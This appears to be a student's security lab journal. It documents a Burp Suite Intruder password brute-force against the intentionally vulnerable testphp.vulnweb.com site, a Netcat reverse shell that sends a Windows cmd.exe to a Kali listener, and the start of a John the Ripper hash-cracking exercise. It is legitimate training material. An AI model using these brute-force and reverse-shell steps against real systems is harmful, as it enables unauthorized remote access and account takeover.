Memory: 126.1MB Disabled

## 7) Right click and add intruder:

Burp Suite Community Edition v2025.8.7 - Temporary Project

Request to http://testphp.vulnweb.com:80 [44.228.249.3] Open browser

Time Type Direction Method URL Status code Length

08:55:31 8 Oct... HTTP → Request POST http://testphp.vulnweb.com/userinfo.php

**Request**

Pretty Raw Hex

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: login=test%2Ftest
14 Connection: keep-alive
15
16 uname=test&pass=admin
```

Add to scope  
Forward  
Drop  
Add notes  
Highlight  
Don't intercept requests  
Do intercept  
Scan  
Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Organizer Ctrl+O  
Send to Comparer  
Request in browser

**Inspector**

Request attributes  
Request query parameters  
Request body parameters  
Request cookies  
Request headers

Event log (18) All issues

0 highlights

Memory: 129.8MB Disabled

## 8) Check a intruder page :

Burp Suite Community Edition v2025.8.7 - Temporary Project

Sniper attack

Target: http://testphp.vulnweb.com

Positions: Add \$ Clear \$ Auto \$

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: login=test\%Ftest
14 Connection: keep-alive
15
16 uname=test&pass=admin
```

Event log (18) All issues

Payloads

To get started, highlight the part of the request or target you want to replace, then click Add \$ to set a payload position.

Close Learn more

Don't show this again

Memory: 129.8MB Disabled

## 9) Assign to \$ sign :

Burp Suite Community Edition v2025.8.7 - Temporary Project

Sniper attack

Target: http://testphp.vulnweb.com

Positions: Add \$ Clear \$ Auto \$

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: login=$test\%Ftest
14 Connection: keep-alive
15
16 uname=$test&pass=$admin
```

Event log (18) All issues

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 0

Request count: 0

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate

Add Enter a new item

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add Enabled Rule

Edit Remove Up Down

Memory: 129.8MB Disabled

## 10) Load a Password file :

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. In the main pane, a request is displayed with the URL `http://testphp.vulnweb.com`. The payload field contains the following data:

```
1 POST /userinfo.php HTTP/1.1
2 Host: testphp.vulnweb.com
3 Content-Length: 21
4 Cache-Control: max-age=0
5 Origin: http://testphp.vulnweb.com
6 Content-Type: application/x-www-form-urlencoded
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Referer: http://testphp.vulnweb.com/login.php
11 Accept-Encoding: gzip, deflate, br
12 Accept-Language: en-US,en;q=0.9
13 Cookie: login=test123test
14 Connection: keep-alive
15
16 uname=test123pass$admin$
```

In the 'Payloads' panel on the right, the configuration is set to 'Simple list' with one item: `123456`. The 'Payload processing' section is collapsed.

## 11) Now Start Attack :

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The payload field contains the same data as in the previous screenshot. In the 'Payloads' panel, the configuration has been changed to 'File list' and the file `passwords.txt` has been loaded. This file contains the following password entries:

```
123456
12345678
qwerty
123456789
12345
1234
111111
123456
```

The 'Payload processing' section is collapsed.

## 12) Started attack :

Attack Save

2. Intruder attack of http://testphp.vulnweb.com

2. Intruder attack of http://testphp.vulnweb.com

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

| Request | Payload  | Status code | Response received | Error | Timeout | Length | Comment |
|---------|----------|-------------|-------------------|-------|---------|--------|---------|
| 0       |          | 302         | 267               |       |         | 258    |         |
| 1       | 123456   | 302         | 270               |       |         | 258    |         |
| 2       | password | 302         | 288               |       |         | 258    |         |

3 of 103

## 13) Password is cracked:

Attack Save

2. Intruder attack of http://testphp.vulnweb.com

2. Intruder attack of http://testphp.vulnweb.com

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Apply capture filter

| Request | Payload    | Status code | Response received | Error | Timeout | Length | Comment |
|---------|------------|-------------|-------------------|-------|---------|--------|---------|
| 0       |            | 302         | 267               |       |         | 258    |         |
| 1       | 123456     | 302         | 270               |       |         | 258    |         |
| 2       | password   | 302         | 288               |       |         | 258    |         |
| 3       | 12345678   | 302         | 271               |       |         | 258    |         |
| 4       | qerty      | 302         | 275               |       |         | 258    |         |
| 5       | 123456789  | 302         | 287               |       |         | 258    |         |
| 6       | 12345      | 302         | 271               |       |         | 258    |         |
| 7       | 1234       | 302         | 273               |       |         | 258    |         |
| 8       | 111111     | 302         | 273               |       |         | 258    |         |
| 9       | 1234567    | 302         | 275               |       |         | 258    |         |
| 10      | dragon     | 302         | 274               |       |         | 258    |         |
| 11      | 123123     | 302         | 287               |       |         | 258    |         |
| 12      | baseball   | 302         | 281               |       |         | 258    |         |
| 13      | abc123     | 302         | 255               |       |         | 258    |         |
| 14      | 123        | 302         | 272               |       |         | 258    |         |
| 15      | football   | 302         | 271               |       |         | 258    |         |
| 16      | monkey     | 302         | 289               |       |         | 258    |         |
| 17      | letmein    | 302         | 272               |       |         | 258    |         |
| 18      | shadow     | 302         | 288               |       |         | 258    |         |
| 19      | test       | 200         | 268               |       |         | 6341   |         |
| 20      | master     | 302         | 271               |       |         | 258    |         |
| 21      | 666666     | 302         | 274               |       |         | 258    |         |
| 22      | qwertyuiop | 302         | 271               |       |         | 258    |         |

25 of 103

## 14) Relogin with password :

TEST and Demonstration site for **Acunetix Web Vulnerability Scanner**

home | categories | artists | disclaimer | your cart | guestbook | **AJAX Demo**      Logout test

search art

Browse categories  
Browse artists  
Your cart  
Signup  
Your profile  
Our guestbook  
AJAX Demo  
Logout

Links  
Security art  
PHP scanner  
PHP vuln help  
Fractal Explorer

If you are already registered please enter your login information below:

Username :   
Password :

You can also [signup here](#).  
Signup disabled. Please use the username **test** and the password **test**.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd.

**Warning:** This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

## **Practical-12**

### **AIM:**

Use Netcat to simulate a reverse shell connection, demonstrating how attackers can gain unauthorized remote access to a victim system through network exploitation.

### **STEPS with screenshots:**

- 1) Find IP Address:

```
File Actions Edit View Help
(khushi@khushi)-[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
inet 192.168.29.192 netmask 255.255.255.0 broadcast 192.168.29.255
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<global>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 556 bytes 53215 (51.9 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 10 bytes 580 (580.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(khushi@khushi)-[~]
```

## 2) Nc -lvpn 4444:

```
File Actions Edit View Help
(khushi@khushi)-[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
inet 192.168.29.192 netmask 255.255.255.0 broadcast 192.168.29.255
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<global>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 556 bytes 53215 (51.9 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 10 bytes 580 (580.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(khushi@khushi)-[~]
$ nc -lvpn 4444
listening on [any] 4444 ...
```

## 3) Window Cmp :

```
Command Prompt - ncat -nv
Microsoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kunda>ncat -nv 192.168.29.192 4444 -e cmd.exe
Ncat: Version 7.92 (https://nmap.org/ncat)
Ncat: Connected to 192.168.29.192:4444.
```

#### 4) Connection done:

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
(khushi@khushi)-[~]
$ ifconfig
eth0: flags=4163UP,BROADCAST,RUNNING,MULTICAST mtu 1500
 inet 192.168.29.192 netmask 255.255.255.0 broadcast 192.168.29.255
 inet6 2405:201:202:27ff:fe6f:6454 prefixlen 64 scopeid 0x0<global>
 link-layer ...
 inet6 2405:201:202:27ff:fe6f:6454 prefixlen 64 scopeid 0x20<link>
 ether 08:00:27:f9:d6:45 txqueuelen 1000 (Ethernet)
 RX packets 2211 bytes 174761 (170.6 kB)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 556 bytes 52151 (51.9 kB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73UP,LOOPBACK,RUNNING mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop ...
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 10 bytes 580 (580.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$ nc -lvpn 4444
listening on [any] 4444 ...
connect to [192.168.29.192] from (UNKNOWN) [192.168.29.166] 33578
Microsoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.
```

#### 5) Start notepad :


```
File Actions Edit View Help
khushi@khushi:~$ ifconfig
eth0: Flags:163cUP,BROADCAST,RUNNING,MULTICAST mtu 1500
 inet 192.168.29.192 netmask 255.255.255.0 broadcast 192.168.29.255
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<global>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x0<global>
 ether 08:00:27:F9:D6:45 txqueuelen 1000 (Ethernet)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 556 bytes 53215 (51.9 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: Flags:73UP,LOOPBACK,RUNNING mtu 65536
 inet 127.0.0.1 netmask 255.0.0.0
 inet6 ::1 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 10 bytes 580 (580.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

khushi@khushi:~$ nc -lvp 4444
listening on [any] 4444 ...
connect from [192.168.29.192] from (UNKNOWN) [192.168.29.166] 33578
Microsoft Windows [Version 10.0.26100.6725]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kundan>start notepad.exe
```

## 6) Notepad :



## 7) Start calc:

Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
khushik@khushi:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
 inet 192.168.29.192 brd 255.255.255.0 broadcast 192.168.29.255
 netmask 255.255.255.0
 inet6 2405:201:202b:b027:a00:27ff:fe9d:645 prefixlen 64 scopeid 0x0<global>
 inet6 fe80::a00:27ff:fe9d:645 prefixlen 64 scopeid 0x20<link>
 inet6 2405:201:202b:b027:86ca:559b:aabb7:f876 prefixlen 64 scopeid 0x0<global>
 ether 08:00:27:F9:D6:45 txqueuelen 1000 (Ethernet)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 556 bytes 53215 (51.9 KiB)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
 inet 127.0.0.1 brd 127.0.0.1
 netmask 255.0.0.0
 inet6 ::1 brd ::1
 prefixlen 128 scopeid 0x10<host>
 loop txqueuelen 1000 (Local Loopback)
 RX packets 10 bytes 580 (580.0 B)
 RX errors 0 dropped 0 overruns 0 frame 0
 TX packets 10 bytes 580 (580.0 B)
 TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

khushik@khushi:~$ nc -lvp 4444
listening on [any] 4444 ...
connect from [192.168.29.192] from (UNKNOWN) [192.168.29.166] 33578
Microsoft Windows [Version 10.0.6100.6725]
(c) Microsoft Corporation. All rights reserved.

C:\Users\kunda>start notepad.exe
C:\Users\kunda>start calc.exe
C:\Users\kunda>start calc.exe
C:\Users\kunda>
```

8) Cal:


## Practical-13

### **AIM:**


Perform password cracking on hashed credentials using John the Ripper to demonstrate how weak or exposed passwords can be compromised through offline attacks.

### **STEPS with screenshots:**


1) Start a root node :



## 2) Find a kali linux password :



## 3) Create a MD5\_hash.txt file:




Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
root@khushi:~# (khushi@khushi:~) $ sudo su [sudo] password for khushi: Sorry, try again. [sudo] password for khushi: Sorry, try again. [sudo] password for khushi: [root@khushi ~] # nano MD5_hash.txt
```

#### 4) Write a hashing password and save and exit:



Kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

```
root@khushi:~# (khushi@khushi:~) $ root@khushi:~# nano MD5_hash.txt
```

The terminal shows the command `root@khushi:~# nano MD5_hash.txt` being run. The nano editor interface is visible, showing a blank document titled "MD5\_hash.txt".

